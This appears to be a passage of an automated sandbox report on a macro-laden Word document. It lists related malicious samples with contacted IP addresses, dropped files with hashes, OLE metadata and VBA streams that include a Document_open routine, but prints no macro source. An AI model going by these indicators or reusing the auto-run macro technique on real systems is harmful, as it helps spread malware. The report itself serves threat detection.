	ARCH-SO-930373.doc	Get hash	malicious	Browse	• 35.209.96.32
	Info_C_780929.doc	Get hash	malicious	Browse	• 35.214.159.46
	Factura.doc	Get hash	malicious	Browse	• 35.209.114.34
	DAT 30 122020 664_16167.doc	Get hash	malicious	Browse	• 35.214.159.46
	Beauftragung.doc	Get hash	malicious	Browse	• 35.209.114.34
	sample2.doc	Get hash	malicious	Browse	• 35.214.199.246
	55-2912.doc	Get hash	malicious	Browse	• 35.209.78.196

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	DAT_G_0259067.doc	Get hash	malicious	Browse	• 35.214.169.246
	DAT_G_0259067.doc	Get hash	malicious	Browse	• 35.209.78.196

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
05af1f5ca1b87cc9cc9b25185115607d	2wUaqWdy.doc.doc	Get hash	malicious	Browse	• 177.12.163.108
	IMG_1660392.doc	Get hash	malicious	Browse	• 177.12.163.108
	2021BLL0201.doc__.rtf	Get hash	malicious	Browse	• 177.12.163.108
	order.doc	Get hash	malicious	Browse	• 177.12.163.108
	INWARD-OUTWARD ANALYSIS.xlsx	Get hash	malicious	Browse	• 177.12.163.108
	Doc29012010.xls	Get hash	malicious	Browse	• 177.12.163.108
	H8996571.docm	Get hash	malicious	Browse	• 177.12.163.108
	H8996571.docm	Get hash	malicious	Browse	• 177.12.163.108
	Royalmail-Shipment.xls	Get hash	malicious	Browse	• 177.12.163.108
	AXm99h7qFP.doc	Get hash	malicious	Browse	• 177.12.163.108
	SecuriteInfo.com.Trojan.DOC.Agent.ATB.23360.xls	Get hash	malicious	Browse	• 177.12.163.108
	SecuriteInfo.com.Trojan.DOC.Agent.ATB.16402.xls	Get hash	malicious	Browse	• 177.12.163.108
	SecuriteInfo.com.Exploit.Siggen3.8755.4152.xls	Get hash	malicious	Browse	• 177.12.163.108
	SecuriteInfo.com.Trojan.DOC.Agent.ATB.23237.xls	Get hash	malicious	Browse	• 177.12.163.108
	SecuriteInfo.com.Exploit.Siggen3.8717.25519.xls	Get hash	malicious	Browse	• 177.12.163.108
	notice-7468.xls	Get hash	malicious	Browse	• 177.12.163.108
	info.9215.xls	Get hash	malicious	Browse	• 177.12.163.108
	info-8920.xls	Get hash	malicious	Browse	• 177.12.163.108
	shared_document.xls	Get hash	malicious	Browse	• 177.12.163.108
	malware.doc	Get hash	malicious	Browse	• 177.12.163.108

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Microsoft Cabinet archive data, 59134 bytes, 1 file
Category:	dropped
Size (bytes):	59134
Entropy (8bit):	**7.995450161616763**
Encrypted:	**true**
SSDEEP:	1536:R695NkJMM0/7laXXHAQHQaYfwlmz8efIqigYDff:RN7MlanAQwEIztTk
MD5:	E92176B0889CC1BB97114BEB2F3C1728
SHA1:	AD1459D390EC23AB1C3DA73FF2FBEC7FA3A7F443
SHA-256:	58A4F38BA43F115BA3F465C311EAAF67F43D92E580F7F153DE3AB605FC9900F3
SHA-512:	CD2267BA2F08D2F87538F5B4F8D3032638542AC3476863A35F0DF491EB3A84458CE36C06E8C1BD84219F5297B6F386748E817945A406082FA8E77244EC229D8F
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	MSCF.....,.....I.....T.....R.. .authroot.stl.ym&7.5..CK..8T....c_.d...:.(.....].M$[v.4.).E.$7*I.....e..Y..Rq...3.n..u.....\|..=H....&..1.1..f.L..>e.6....F8.X.b.1$,.a...n-.....D..a....[.....i,+.+..<.b._#...G..U.....n..21*pa..>.32..Y..j...;Ay.....n/R... ._.+..<...Am.t.<. ..V..y`.yO..e@../...<#..#.....dju*..B.....8..H'..lr.....I.I6/..d.].xIX<...&U...GD..Mn.y&.[<(tk.....%B.b;./..`.#h....C.P...B..8d.F...D.k..... 0..w...@(.. @K....?.)ce.....\.\.....I.....Q.Qd..+...@.X..##3..M.d..n6.....p1..)...x0V...ZK.{...{.=#h.v.).....b...*..[...L..*c..a..,...E5X..i.d..w.....#o*+.....X.P...k...V.$...X.r.e....9E.x..=\...Km.....B...Ep...xI@@c1.....p?...d.{EYN.K.X>D3..Z..q.] .Mq.....L.n}.....+/I\.cDB0.'.Y...r.[.....vM...o.=....zK..r..I..>B....U..3....Z...ZjS...wZ.M...IW;..e.L...zC.wBtQ..&.Z.Fv+..G9.8..!..\T:K`.....m.....9T.u..3h.....{...d[...@...Q.?..p.e.t[.%7.....^.....s.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\E0F5C59F9FA661F6F4C50B87FEF3A15A

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	893
Entropy (8bit):	7.366016576663508
Encrypted:	false
SSDEEP:	24:hBntmDvKUQQDvKUr7C5fpqp8gPvXHmXvponXux:3ntmD5QQD5XC5RqHHXmXvp++x
MD5:	D4AE187B4574036C2D76B6DF8A8C1A30

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\E0F5C59F9FA661F6F4C50B87FEF3A15A	
SHA1:	B06F409FA14BAB33CBAF4A37811B8740B624D9E5
SHA-256:	A2CE3A0FA7D2A833D1801E01EC48E35B70D84F3467CC9F8FAB370386E13879C7
SHA-512:	1F44A360E8BB8ADA22BC5BFE001F1BABB4E72005A46BC2A94C33C4BD149FF256CCE6F35D65CA4F7FC2A5B9E15494155449830D2809C8CF218D0B9196EC646BC
Malicious:	false
Reputation:	high, very likely benign file
Preview:	0..y..*.H.....j0..f...1.0...*.H.....N0..J0..2.....D....'..09...@k0...*.H.....0?1$0"..U....Digital Signature Trust Co.1.0...U....DST Root CA X30...000930211219Z..210930140115Z0?1$0"..U....Digital Signature Trust Co.1.0...U....DST Root CA X30.."0...*.H.....0.....P..W..be.....,k0.[...}.@.....3vl*.?!I..N..>H.e...!.e.*.2....w..{.....s.z..2..~..0....*8.y.1.P..e.Qc...a.Ka..Rk...K.(.H.....>.... .[.*....p....%.tr.{j.4.0...h.{T....Z...=d.....Ap..r.&.8U9C....\@.....%.....:..n.>..\..<.i....*.)W..=....].....B0@0...U.....0....0...U.....0...U.....{.q...K.u...`...0...*.H.....,...\...(f7:...?K.... ]..YD.>.>..K.t.....t..~.....K. D....}..j.....N..:.pl.....:^H...X._..Z.....Y..n.....f3.Y[...sG.+..7H..VK....r2...D.SrmC.&H.Rg.X..gvqx...V..9$1....Z0G..P.....dc`.....}...=2.e..|.Wv..(9..e...w.j..w.....)...55.1.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	328
Entropy (8bit):	3.084754685484955
Encrypted:	false
SSDEEP:	6:kKhhXbqoN+SkQlPlEGYRMY9z+4KlDA3RUeKlF+adAlf:Te3kPlE99SNxAhUeo+aKt
MD5:	01C96E3016D3AF70BA00DE7E8D2BF065
SHA1:	7378216B20D79AAA888718D6D67F75ECBBD23844
SHA-256:	E27DB22B829833E8A173F72416126E5EAAD77F6DE965CC1520F0D90D869D9F5B
SHA-512:	D5BDAB326B3268AA85A43EB404F3663DE8AA4A886AE8D05BFF27D8A9786D348EEEDFDBE576CCEC29963DC178C72DDC893A94AB9BA77B575362E3B5C168DED7A
Malicious:	false
Reputation:	low
Preview:	p..... .....j.3...(..... .....&.....h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b..."..0.e.b.b.a.e.1.d.7.e.a.d.6.1.:.0."...

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\E0F5C59F9FA661F6F4C50B87FEF3A15A	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	252
Entropy (8bit):	3.008649533985198
Encrypted:	false
SSDEEP:	3:kkFklWk3lXfllXlE/QhzllPlzRkwWBARLNDU+ZMlKlBkvclcMlVHblB1UAYpFit:kKl3fliBAldQZV7eAYLit
MD5:	A5FD641BC4A0D1A78D07A1E8D23DAD78
SHA1:	09E7EAF079726D1EC00E3FF658B4D3394D532A70
SHA-256:	18B28B1A452FF7B8A1AA0AE23BFA62F7F48D76F61514791F7E255AC47195FC6E
SHA-512:	E6F93B797233E917A106AF7AAE86F5B51A6E929E2FF9EB850561E41F643DFC2EDB6D34EB43608B4F3DB53FBED343C09EF46DFA761EBD9A98D3ECCEAB5E9E3600
Malicious:	false
Reputation:	low
Preview:	p..... ....`...l.5.3...(..... .....u.....(.....}...h.t.t.p.:././.a.p.p.s...i.d.e.n.t.r.u.s.t...c.o.m./.r.o.o.t.s./.d.s.t.r.o.o.t.c.a.x.3...p.7.c..."..3.7.d.-.5.9.e.7.6.b.3.c.6.4.b.c.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{438FF120-FFD8-4816-B513-C2DC6937B540}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28BA4
Malicious:	false
Reputation:	high, very likely benign file

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{438FF120-FFD8-4816-B513-C2DC6937B540}.tmp	
Preview:	.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{4AA0F645-B329-43DD-B4C5-CD1B0F0382FA}.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.3586208805849456
Encrypted:	false
SSDEEP:	3:liiiiiiiif3l/Hlnl/bl//l/bllBl/Pvvvvvvvvvv Fl/l/lAqsalHl3lldHzlbV:liiiiiiiifdLloZQc8++lsJe1Mzqn
MD5:	4304A5424E9C13882063E026F3C316EE
SHA1:	58F488B15562AFFDE61710ADEEAF74FAC1BCD538
SHA-256:	71F6D0539A61B2460763F125A844BB5AA0601F8E1B5CC38A1562F62D25E0A9EA
SHA-512:	11086359F402B1649EA7DFD9DAB157FCA75FB9D718DFDB122B54CC43633E3BC8BE7576456D8740349D3CC0826E4E7AFACD63E3F53B5BCD8D410A043AB2CE2I 39
Malicious:	false
Reputation:	low
Preview:	..(...(...(...(...(...(...(...(...(...(...(...A.l.b.u.s...A..... ...."...&...*.....:...>..... .....

C:\Users\user\AppData\Local\Temp\Cab788B.tmp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Microsoft Cabinet archive data, 59134 bytes, 1 file
Category:	dropped
Size (bytes):	59134
Entropy (8bit):	**7.995450161616763**
Encrypted:	**true**
SSDEEP:	1536:R695NkJMM0/7laXXHAQHQaYfwlmz8efIqigYDff:RN7MlanAQwEIztTk
MD5:	E92176B0889CC1BB97114BEB2F3C1728
SHA1:	AD1459D390EC23AB1C3DA73FF2FBEC7FA3A7F443
SHA-256:	58A4F38BA43F115BA3F465C311EAAF67F43D92E580F7F153DE3AB605FC9900F3
SHA-512:	CD2267BA2F08D2F87538F5B4F8D3032638542AC3476863A35F0DF491EB3A84458CE36C06E8C1BD84219F5297B6F386748E817945A406082FA8E77244EC229D8F
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	MSCF.....,.....I.....T.....R.. .authroot.stl.ym&7.5..CK..8T....c_.d...:.(.....].M$[v.4.).E.$7*I.....e..Y..Rq...3.n..u.....\|..=H....&..1.1..f.L..>e.6....F8.X.b.1$,.a...n-.....D..a....[.....i,+.+..<.b._#...G..U.....n..21*pa..>.32..Y..j...;Ay.....n/R... ._.+..<...Am.t.<. ..V..y`.yO..e@../...<#..#.....dju*..B.....8..H'..lr.....l.I6/..d.].xIX<...&U...GD..Mn.y&. [<(tk.....%B.b;./..`.#h....C.P...B..8d.F...D.k..... 0..w...@(.. @K....?.)ce.....\.\.....l.....Q.Qd..+...@.X..##3..M.d..n6.....p1..)...x0V...ZK.{...{.=#h.v.).....b...*..[...L..*c..a..,...E5 X..i.d..w.....#o*+.....X.P...k...V.$...X.r.e....9E.x..=\...Km.....B...Ep...xI@@c1.....p?...d.{EYN.K.X>D3..Z..q.] .Mq.....L.n}.....+/l\.cDB0.'.Y...r.[.....vM...o.=....zK..r.. I..>B....U..3....Z...ZjS...wZ.M...IW;..e.L...zC.wBtQ..&.Z.Fv+..G9.8..!..\T:K`.....m.....9T.u..3h.....{...d[...@...Q.?..p.e.t[.%7.....^.....s.

C:\Users\user\AppData\Local\Temp\Tar788C.tmp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	modified
Size (bytes):	152788
Entropy (8bit):	6.316654432555028
Encrypted:	false
SSDEEP:	1536:WIA6c7RbAh/E9nF2hspNuc8odv+1//FnzAYtYyjCQxSMnl3xlUwg:WAmfF3pNuc7v+ltjCQSMnnSx
MD5:	64FEDADE4387A8B92C120B21EC61E394
SHA1:	15A2673209A41CCA2BC3ADE90537FE676010A962
SHA-256:	BB899286BE1709A14630DC5ED80B588FDD872DB361678D3105B0ACE0D1EA6745
SHA-512:	655458CB108034E46BCE5C4A68977DCBF77E20F4985DC46F127ECBDE09D6364FE308F3D70295BA305667A027AD12C952B7A32391EFE4BD5400AF2F4D0D83087
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	0..T...*.H.....T.0..T....1.0...`.H.e.....0..D...+.....7.....D.0..D.0...+.....7.....R19%..210115004237Z0...+.....0..D.0..*.....`...@.,..0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0 ...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a. t.e. .A.u.t.h.o.r.i.t.y...0.,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00. .+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162688
Entropy (8bit):	4.254427543033798
Encrypted:	false
SSDEEP:	1536:C6F/3FNSc8SetKB96vQVCBumVMOej6mXmYarrJQcd1FaLcm48s:CYtNSc83tKBAvQVCgOtmXmLpLm4l
MD5:	B75724FCB4E76EBF63DBCDF7612FC119
SHA1:	7C17F2418772BAAED48E5506F1F8AC846FBBFA30
SHA-256:	584E3002D3D0FAE1CE129F6ACAA0C46A7AB2BCE8AE3B36F98703F1C0B56F232B
SHA-512:	DDA441FC9C209FA0C64657FBE1CC828E8CCA5350C7466989E80C9CEC7443E7FF6B3041B27929E09138D79F931030D75C80CF914A0E3BC0A680A9F65F3F83492
Malicious:	false
Preview:	MSFT.....Q.....#.....$..... .....d.....,.....X..... .....L.....x.....@.....l.....4.....`.....(.....T.....H.....t.....<..... ..h.....0.....\.....$.....P.....|.....D.....p.....8.....d.....,.....X..... .....L.....x.....@..... ..l ... ..4!...!...!..`"..."..(#...#...#..T$...$...%...%...%..H&.. .&...'..t'...'..<(...(...)..h)...)..0*...*...*..\+...+..$,...,...,..P-...-.....|.....D/.../...0..p0...0..81...1...2..d2...2..,3...3...3..X4...4.. 5...5...5..L6...6...7..x7...7..@8.....8..... $.....x..xG.....T..... ....&!..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	74
Entropy (8bit):	4.060710299033871
Encrypted:	false
SSDEEP:	3:M1blG+kLtCLs+kLtCmX1blG+kLtCv:MrG+kLtys+kLtzG+kLts
MD5:	D9D81D211C7D3FE392C07C615275BBC8
SHA1:	D0AFA7424E42C91595D6AF3178CEB8118A742FC4
SHA-256:	8CA00953A5C409D8B6B2344A7DCD452A1A25A1F94E1034B2504919FFD123A8EB
SHA-512:	FC4541A6A37F0D5AB6861417F2B68131D9C0C9708F3D413353EF11E71A721AE00E1F78BB0C78CAE1FB16DDCE2F39F86C75D780A9FDA863AF28301064F9B1A65
Malicious:	false
Preview:	[doc]..v22Pc0qA.doc.LNK=0..v22Pc0qA.doc.LNK=0..[doc]..v22Pc0qA.doc.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\v22Pc0qA.doc.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Tue Feb 2 06:17:33 2021, mtime=Tue Feb 2 06:17:33 2021, atime=Tue Feb 2 06:17:36 2021, length=207360, window=hide
Category:	dropped
Size (bytes):	2048
Entropy (8bit):	4.527876837802699
Encrypted:	false
SSDEEP:	24:8KQzpq/XTwz6Id2pdeEqDv3q3dM7dD2KQzpq/XTwz6Id2pdeEqDv3q3dM7dV:8JFq/XT3lwdPJ3Qh2JFq/XT3lwdPJ3Q/
MD5:	5446B895630089FCED67C28088FADEC7
SHA1:	BCC01829E557F5E5FBFD25BB80EA101900974D77
SHA-256:	4780B9075645E765B879672F5489FB8E4739B56EA16AF51D7BB70CC14A58FAD1
SHA-512:	2767EA529D4EF4AD403AA51F7E3250E21E96C63A2B0EB525B4464017F4D77B3D73EB7B8640CBAC06122A045D222880C1EC3A52E487C135EBD72C9EB6C615009E
Malicious:	false
Preview:	L.....F.... .....y3.....y3.....D{3....*.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....BR1:..Desktop.d.....QK.XBR1:*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9....j.2..*..BR3: .V22PC0~1.DOC..N.....BR1:BR1:*...?.....v.2.2.P.c.0.q.A...d.o.c...d.o.c.....z.....-...8...[.....?J.....C:\Users\..#.....\\414408\Users.user\Desktop\v22Pc0qA.doc.doc.'.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.v.2.2.P.c.0.q.A...d.o.c...d.o.c.....:..,LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....414408.....D_....3N...W...9F.C.....[D_....3N...W

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVy3KGcils6w7Adtln:vdsCkWthGciWfQl
MD5:	4A5DFFE330E8BBBF59615CB0C71B87BE
SHA1:	7B896C17F93ECFC9B69E84FC1EADEDD9DA550C4B
SHA-256:	D28616DC54FDEF1FF5C5BA05A77F178B7E3304493BAF3F4407409F2C84F4F215

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
SHA-512:	3AA160CB89F4D8393BCBF9FF4357FFE7AE00663F21F436D341FA4F5AD4AEDC737092985EB4A94A694A02780597C6375D1615908906A6CEC6D7AB616791B6285C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\VS2UV89W85XGVX955105.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.587928372793151
Encrypted:	false
SSDEEP:	96:chQCsMqaqvsqvJCwo5z8hQCsMqaqvsEHyqvJCworXz1PYXH6f8ImlUVjlu:cyzo5z8ynHnorXz13f8Ihlu
MD5:	3F4EF43F42C0D4B94BFE3ECAB2F814FC
SHA1:	1395EAC13F983A7320D7761424C9EDA4B3B71CB2
SHA-256:	AF180C76A745AF34EF2BBBC596E3AC3A0D9C83E98AB86DA4CE685B7AAE4ED436
SHA-512:	59FC36D5D5EA0F574416A3259BEBE8C6A20A7A25BAA81296ECB1BAAB95073CEF75DB22DB010A4AF030B6D8CB0F69AABF893681A92CEA9DD28FCAFD70EEAAD4C0
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Pf...Programs..f.....:...Pf.*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:..,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:..,.:..,*....=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\~$2Pc0qA.doc.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVy3KGcils6w7Adtln:vdsCkWthGciWfQl
MD5:	4A5DFFE330E8BBBF59615CB0C71B87BE
SHA1:	7B896C17F93ECFC9B69E84FC1EADEDD9DA550C4B
SHA-256:	D28616DC54FDEF1FF5C5BA05A77F178B7E3304493BAF3F4407409F2C84F4F215
SHA-512:	3AA160CB89F4D8393BCBF9FF4357FFE7AE00663F21F436D341FA4F5AD4AEDC737092985EB4A94A694A02780597C6375D1615908906A6CEC6D7AB616791B6285C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Subject: extensible Automotive generate withdrawal Wooden Global architecture, Author: Chlo Gerard, Template: Normal.dotm, Last Saved By: Thomas Roussel, R evision Number: 1, Name of Creating Application: M icrosoft Office Word, Create Time/Date: Mon Dec 21 13:51:00 2020, Last Saved Time/Date: Mon Dec 21 1 3:51:00 2020, Number of Pages: 1, Number of Words: 5943, Number of Characters: 33877, Security: 8
Entropy (8bit):	6.406111255633529
TrID:	• Microsoft Word document (32009/1) 54.23% • Microsoft Word document (old ver.) (19008/1) 32.20% • Generic OLE2 / Multistream Compound File (8008/1) 13.57%
File name:	v22Pc0qA.doc.doc
File size:	207253
MD5:	7a7d325948481b0557b035249bf5c96a
SHA1:	0529727ffad8388fc94155d1652ca65189cda5df
SHA256:	47e4926bc53fb131b2e976d7b1c2f4b3c0f665242aa493d7e21b4df773b60919

General

SHA512:	45cf99bad712aaace79010c728705117fc12ac76d76f625 716115a19477ce40de5d18ecaca8e84ea55c388d4436d4 827ab63c660df86dcdc01c5c8ce975dda44
SSDEEP:	3072:MD9ufstRUUKSns8T00JSHUgteMJ8qMD7g5bkx U7PoU2l65gsaTs:Y9ufsfgIf0pLkU7PoU2lIgsaTs
File Content Preview:	.....>.....9.....<.....6...7... 8..... .....

File Icon



Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "v22Pc0qA.doc.doc"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Office Word
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1252
Title:	
Subject:	extensible Automotive generate withdrawal Wooden Global architecture
Author:	Chlo Gerard
Keywords:	
Comments:	
Template:	Normal.dotm
Last Saved By:	Thomas Roussel
Revion Number:	1
Total Edit Time:	0
Create Time:	2020-12-21 13:51:00
Last Saved Time:	2020-12-21 13:51:00
Number of Pages:	1
Number of Words:	5943
Number of Characters:	33877
Creating Application:	Microsoft Office Word
Security:	8

Document Summary

Document Code Page:	1252
Number of Lines:	282
Number of Paragraphs:	79
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	983040

Streams with VBA

VBA File Name: UserForm1, Stream Size: -1

General	
Stream Path:	Macros/UserForm1
VBA File Name:	UserForm1
Stream Size:	-1
Data ASCII:	
Data Raw:	

VBA Code Keywords

Keyword
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
False
VB_TemplateDerived

VBA Code

VBA File Name: UserForm2, Stream Size: -1

General	
Stream Path:	Macros/UserForm2
VBA File Name:	UserForm2
Stream Size:	-1
Data ASCII:	
Data Raw:	

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: UserForm3, Stream Size: -1

General	
Stream Path:	Macros/UserForm3
VBA File Name:	UserForm3
Stream Size:	-1
Data ASCII:	
Data Raw:	

VBA Code Keywords

Keyword
False
VB_Exposed

Keyword
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_Base
VB_Customizable
VB_TemplateDerived
VB_GlobalNameSpace

VBA Code

VBA File Name: UserForm4, Stream Size: -1

General	
Stream Path:	Macros/UserForm4
VBA File Name:	UserForm4
Stream Size:	-1
Data ASCII:	
Data Raw:	

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Customizable
VB_TemplateDerived
VB_Base

VBA Code

VBA File Name: UserForm5, Stream Size: -1

General	
Stream Path:	Macros/UserForm5
VBA File Name:	UserForm5
Stream Size:	-1
Data ASCII:	
Data Raw:	

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

Copyright null 2021

VBA File Name: Dk5att0cu_9jsb, Stream Size: 1114

General	
Stream Path:	Macros/VBA/Dk5att0cu_9jsb
VBA File Name:	Dk5att0cu_9jsb
Stream Size:	1114
Data ASCII:	. . . . u . . . . T 7 . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 de 02 00 00 d4 00 00 00 da 01 00 00 ff ff ff ff e5 02 00 00 75 03 00 00 00 00 00 00 01 00 00 00 11 c0 54 37 00 00 ff ff a3 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
Private
VB_Exposed
Attribute
VB_Creatable
VB_Name
Document_open()
VB_Customizable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_TemplateDerived

VBA Code

VBA File Name: Lxvinhyq0hu0i, Stream Size: 16887

General	
Stream Path:	Macros/VBA/Lxvinhyq0hu0i
VBA File Name:	Lxvinhyq0hu0i
Stream Size:	16887
Data ASCII:	. . . . 0 . . . . 4 . . . . x . . . . M E . . . .
